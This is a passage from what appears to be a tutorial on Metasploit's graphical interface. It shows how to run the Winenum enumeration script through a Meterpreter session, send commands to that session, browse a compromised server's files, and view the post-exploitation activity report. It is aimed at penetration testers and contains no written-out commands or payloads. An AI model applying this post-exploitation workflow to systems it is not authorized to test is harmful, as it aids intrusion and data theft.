
Here is the screen we would see if we selected form the System Information the Windows Enumeration, this launches the Winenum script and we can see it’s progress. We can even enter commands in the dialog box below and hit summit to send a command to the Meterpreter session once the script is finished.


image


We can even decide to access the servers file system and interact with it.

image

For pentesters do check under post exploitation the report feature for HTML activity log of what was done in the shell and Meterpreter sessions. I do invite you to play with the other options, modules and menu items and provide feedback including bug reports and features request for stuff to add the GUI. If you are a Java ninja you can provide patches and code that is also welcomed, you can do this at http://www.metasploit.com/redmine/projects/framework